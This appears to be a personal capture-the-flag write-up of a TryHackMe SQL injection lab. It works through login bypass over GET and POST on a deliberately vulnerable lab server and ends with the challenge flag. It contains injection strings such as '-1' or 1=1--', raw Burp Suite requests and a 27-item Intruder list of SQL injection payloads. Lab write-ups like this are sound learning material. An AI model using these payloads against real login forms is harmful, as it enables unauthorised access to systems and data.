
http://10.10.13.71:5000/sesqli3/login?profileID=-1%27%20or%201=1--%20-&password=a

-1' or 1=1-- -&password


The %27 becomes the single quote (') character and %20 becomes a blank space.


SQL Injection 4: POST Injection


When submitting the login form for this challenge, it uses the HTTP POST method. It is possible to either remove/disable the JavaScript validating the login form or submit a valid request and intercept it with a proxy tool such as Burp Suite and modify it:


Intercept
HTTP history
WebSockets history
Options
Request to http://10.10.1.134:5000
Forward
Drop
Intercept is on
Action
Open Browser
Raw
Params
Headers
Hex
Pretty
Raw
\n
Actions
1 POST /sesqli4/login HTTP/1.1
2 Host: 10.10.1.134:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 28
9 Origin: http://10.10.1.134:5000
10 Connection: close
11 Referer: http://10.10.1.134:5000/sesqli4/login
12 Upgrade-Insecure-Requests: 1
13
14 profileID=-1' or 1=1--&password=test

My turn


SQL Injection 4: POST Injection
Log in
asdf
Log in


SQL Injection 4: POST Injection
The account information you provided does not exist!
Log in
ProfileID
Password
Log in


Burp
Project
Intruder
Repeater
Window
Help
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extend
Intercept
HTTP history
WebSockets history
Options
Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Leng
12	http://10.10.13.71:5000	GET	/sesqli4/login?next=http%3A%2F%2F...	✓		200	4284
13	http://10.10.13.71:5000	GET	/static/dist/reveal.js			304	227
14	http://10.10.13.71:5000	GET	/static/plugin/highlight/highlight.js			304	227
15	http://10.10.13.71:5000	GET	/static/js/highlight.min.js			304	226
16	http://10.10.13.71:5000	POST	/sesqli4/login	✓		200	5295

Request

Pretty Raw Hex \n

```
1 POST /sesqli4/login HTTP/1.1
2 Host: 10.10.13.71:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 28
9 Origin: http://10.10.13.71:5000
10 Connection: close
11 Referer:
   http://10.10.13.71:5000/sesqli4/login?next=http%3A%2F%2F10.10.13.71%3A5000%2Fsesqli4%2Fhome
12 Cookie: session=
   .eJw9j8EKgzAMht8lZw-NtrV6HoNdvO0saRuhTKdrHWOI777Kxm75vw-S_BskTo8xVL2nlaDd4Ho5QYsF8ERhhBaggDt
   NnKdzpLubQzpIcLfuS3NaKKVljmsXczZaqFIpgVIY-ZOvOfqsnBukQ4GNUVxZJqm4Rok0aMumqYTx1mU_qFpXnm1T29q
   XUrvS-0YiumNbnIcw8vEjoMgg0UjxDW2pxF78yzwTxz7km7h_ANlyQ0o.YgClWw.KPlZo_d7xXDtG6pMMFQToiMXYjs
13 Upgrade-Insecure-Requests: 1
14
15 profileID=asdf&password=asdf
```

Sending to Burp's Repeater and using

~~-1' or 1=1--&password~~

-1' or 1=1--&password

Send Cancel < > Follow redirection

Request

Pretty Raw Hex \n

```
1 POST /sesqli4/login HTTP/1.1
2 Host: 10.10.13.71:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 36
9 Origin: http://10.10.13.71:5000
10 Connection: close
11 Referer:
   http://10.10.13.71:5000/sesqli4/login?next=http%3A%2F%2F10.10.13.71%3A5000%2Fsesqli4%2Fhome
12 Upgrade-Insecure-Requests: 1
13
14 profileID=-1' or 1=1--&password=asdf
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.0 302 FOUND
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 233
4 Location: http://10.10.13.71:5000/sesqli4/home
5 Vary: Cookie
6 Set-Cookie: session=
   .eJw9j80KwjAQhN9lzz1ka7bd9CyCF2-eZfMHwWproohI390UxdvONzCz84YSym1M-uTlLjC84bjfwoANhIukE
   QaABq5yCfXaZbm6KZWVJHc-fGlVs5QyT_l-yFVzp6glUqgV65_5nLKvljeCfcfaRHKd82S1IY9kmB2JM9Zajhv
   R3vKmE8-RySruQ4s6ChqHa1qeYhrD-iOgqqDIKPkFQ0tqaf5jHiXkU6qduHwAz9hDPQ.YgCn4w.WUT25JoD7Wc
   ts-IhSSYDJ_KHEE4; HttpOnly; Path=/; SameSite=Lax
7 Server: Werkzeug/1.0.1 Python/3.6.9
8 Date: Mon, 07 Feb 2022 05:02:27 GMT
9
10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
11 <title>Redirecting...</title>
12 <h1>Redirecting...</h1>
13 <p>You should be redirected automatically to target URL: <a href="/sesqli4/home">
   /sesqli4/home</a>.  If not click the link.
```

hmmm. Not quite right even after deleting the cookie

I tried a few things but couldn't, so I sent the POST request to Intruder...

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 × 2 × ...

Target Positions Payloads Resource Pool Options

Payload Sets


You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 27

Payload type: Simple list Request count: 27


Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.



and used these payloads


```
```
'
''
`
``
,
"
""
/
//
\
\\
;
' or '
-- or #
' OR '1
' OR 1 -- -
" OR "" = "
" OR 1 = 1 -- -
' OR '' = '
'='
'LIKE'
'=0--+
 OR 1=1
' OR 'x'='x
' AND id IS NULL; --
''''''''''UNION SELECT '2
```
```



Hmm everything is redirecting. Maybe I need to do it in URL like before.
After 20 minutes of poking at this I figured I should find a writeup and see what I'm doing wrong.

Looking at other people's write-ups, I can't figure out what I'm missing.

Eureka!!!
The though occurred to me to not have Interceptor off and sending to Repeated, but to change at Interceptor, which worked!!!



THM{727334fd0f0ea1b836a8d443f09dc8eb}